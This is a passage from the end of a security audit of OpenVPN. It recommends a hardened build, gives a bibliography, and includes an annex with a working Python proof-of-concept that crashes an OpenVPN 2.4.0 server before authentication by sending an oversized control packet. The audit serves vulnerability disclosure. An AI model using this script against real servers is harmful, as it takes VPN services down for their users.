In our opinion, *[OPENVPN-NL]*, the Fox-IT initiative of a hardened version of OpenVPN, heads in the right direction. For example, only some default secure encryption and message digests are kept, and the other ones are removed. Besides, some features and options considered as harmful are also removed. We think OpenVPN could integrate these changes and provide compilation options allowing to build such a hardened version for people who do not need backward compatibility.

9. Annex

9.1 Proof of Concept Code for the Pre-Authentication DoS Vulnerability

```
#!/usr/bin/env python3

"""
$ ./dos_server.py &
$ sudo ./openvpn-2.4.0/src/openvpn/openvpn conf/server-tls.conf
...
Fri Feb 24 10:19:19 2017 192.168.149.1:64249 TLS: Initial packet from [AF_INET]192.
↪168.149.1:64249, sid=9a6c48a6 1467f5e1
Fri Feb 24 10:19:19 2017 192.168.149.1:64249 Assertion failed at ssl.c:3711 (buf_
↪copy(in, buf))
Fri Feb 24 10:19:19 2017 192.168.149.1:64249 Exiting due to fatal error
Fri Feb 24 10:19:19 2017 192.168.149.1:64249 /sbin/route del -net 10.8.0.0 netmask␣
↪255.255.255.0
Fri Feb 24 10:19:19 2017 192.168.149.1:64249 Closing TUN/TAP interface
Fri Feb 24 10:19:19 2017 192.168.149.1:64249 /sbin/ifconfig tun0 0.0.0.0
"""

import binascii
import os
import socket

from construct import *

HOST, PORT = "192.168.149.1", 1194

SessionID = Bytes(8)

PControlV1 = Struct(
    "packet_id" / Int32ub,
    "data" / GreedyBytes
)

PAckV1 = Struct(
    "remote_session_id" / SessionID
)

PControlHardResetClientV2 = Struct(
    "packet_id" / Int32ub
)

PControlHardResetServerV2 = Struct(
    "remote_session_id" / SessionID,
    "packet_id" / Int32ub
)

OpenVPNPacket = Struct(
    EmbeddedBitStruct(
        "opcode" / Enum(BitsInteger(5),
                        P_CONTROL_HARD_RESET_CLIENT_V1=1,
                        P_CONTROL_HARD_RESET_SERVER_V1=2,
```

```
                        P_CONTROL_HARD_RESET_CLIENT_V2=7,
                        P_CONTROL_HARD_RESET_SERVER_V2=8,
                        P_CONTROL_SOFT_RESET_V1=3,
                        P_CONTROL_V1=4,
                        P_ACK_V1=5,
                        P_DATA_V1=6),
            "key_id" / BitsInteger(3)
        ),
        "session_id" / SessionID,
        "ack_packets" / PrefixedArray(Int8ub, Int32ub),
        Embedded(Switch(this.opcode,
                        {
                            "P_CONTROL_V1": PControlV1,
                            "P_ACK_V1": PAckV1,
                            "P_CONTROL_HARD_RESET_CLIENT_V2": PControlHardResetClientV2,
                            "P_CONTROL_HARD_RESET_SERVER_V2": PControlHardResetServerV2
                        }))
)


def main():
    session_id = os.urandom(8)

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    reset_client = OpenVPNPacket.build({
        "opcode": "P_CONTROL_HARD_RESET_CLIENT_V2",
        "key_id": 0,
        "session_id": session_id,
        "ack_packets": [],
        "packet_id": 0})

    sock.sendto(reset_client, (HOST, PORT))

    data, addr = sock.recvfrom(8192)
    reset_server = OpenVPNPacket.parse(data)

    remote_session_id = reset_server.session_id

    # ack server packet
    ack_packet = OpenVPNPacket.build({
        "opcode": "P_ACK_V1",
        "key_id": 0,
        "session_id": session_id,
        "ack_packets": [reset_server.packet_id],
        "remote_session_id": remote_session_id
    })
    sock.sendto(ack_packet, (HOST, PORT))

    control_packet = OpenVPNPacket.build({
        "opcode": "P_CONTROL_V1",
        "key_id": 0,
        "session_id": session_id,
        "ack_packets": [],
        "packet_id": 1,
        "data": b"a" * 2048})
    sock.sendto(control_packet, (HOST, PORT))
```

```
if __name__ == '__main__':
    main()
```

9. Bibliography

[OPENVPN-NL] Fox-IT. *OpenVPN-NL. A hardened version of OpenVPN.* https://openvpn.fox-it.com/

[OVPNICS] OpenVPN for Android. https://github.com/schwabe/ics-openvpn

[PROTOCOL] Tomas Novickis. *Protocol state fuzzing of an OpenVPN.* Radboud Universiteit Nijmegen. http://www.ru.nl/publish/pages/769526/tomas_novickis.pdf

[PYOPENVPN] Alice. *Python OpenVPN client without root or tun.* https://github.com/0xa/pyopenvpn

[ASAN] AddressSanitizer, a fast memory error detector. https://clang.llvm.org/docs/AddressSanitizer.html

[LIBFUZZER] libFuzzer, a library for coverage-guided fuzz testing. http://llvm.org/docs/LibFuzzer.html

[SECANNOUNCE] OpenVPN Community Wiki. SecurityAnnoucements. https://community.openvpn.net/openvpn/wiki/SecurityAnnouncements

[POOLOVERFLOW] OpenVpn TAP Driver Pool Overflow. https://github.com/Rootkitsmm/OpenVpn-Pool-Overflow/blob/master/README.md

[OVPNSEC] OpenVPN Documentation. *Security Overview.* https://openvpn.net/index.php/open-source/documentation/security-overview.html

[SP8009AR1] Elaine Barker, John Kelsey. *NIST Special Publication 800-90A Revision 1: Recommendation for Random Number Generation Using Deterministic Random Bit Generators.* National Institute of Standards and Technology. June 2015. Available at http://dx.doi.org/10.6028/NIST.SP.800-90Ar1

[MBEDRNG] mbed TLS, *Random Number Generator (RNG) Module Level Design.* https://tls.mbed.org/module-level-design-rng

[KEYGEN] OpenVPN. *Data channel key generation.* http://build.openvpn.net/doxygen/html/key_generation.html

[RFC4346] Dierks, T. & Rescorla, E. (2006). *The Transport Layer Security (TLS) Protocol Version 1.1 (RFC4346).* Internet Engineering Task Force.

[TLSCRYPT] OpenVPN Documentation. Control Channel Encryption. https://build.openvpn.net/doxygen/html/group___tls___crypt.html

[SIV] Phillip Rogaway, Thomas Shrimpton, *A Provable-Security Treatment of the Key-Wrap Problem*, EUROCRYPT 2006. https://link.springer.com/chapter/10.1007/11761679_23

[JOUX] Antoine Joux, *Authentication failures in NIST version of GCM.*. Available at http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/comments/800-38_Series-Drafts/GCM/Joux_comments.pdf.

[OPENSSL] OpenSSL Downloads. https://www.openssl.org/source/

[SSLPS] OpenSSL Privilege Separation, with support for Linux seccomp. https://github.com/stealth/sslps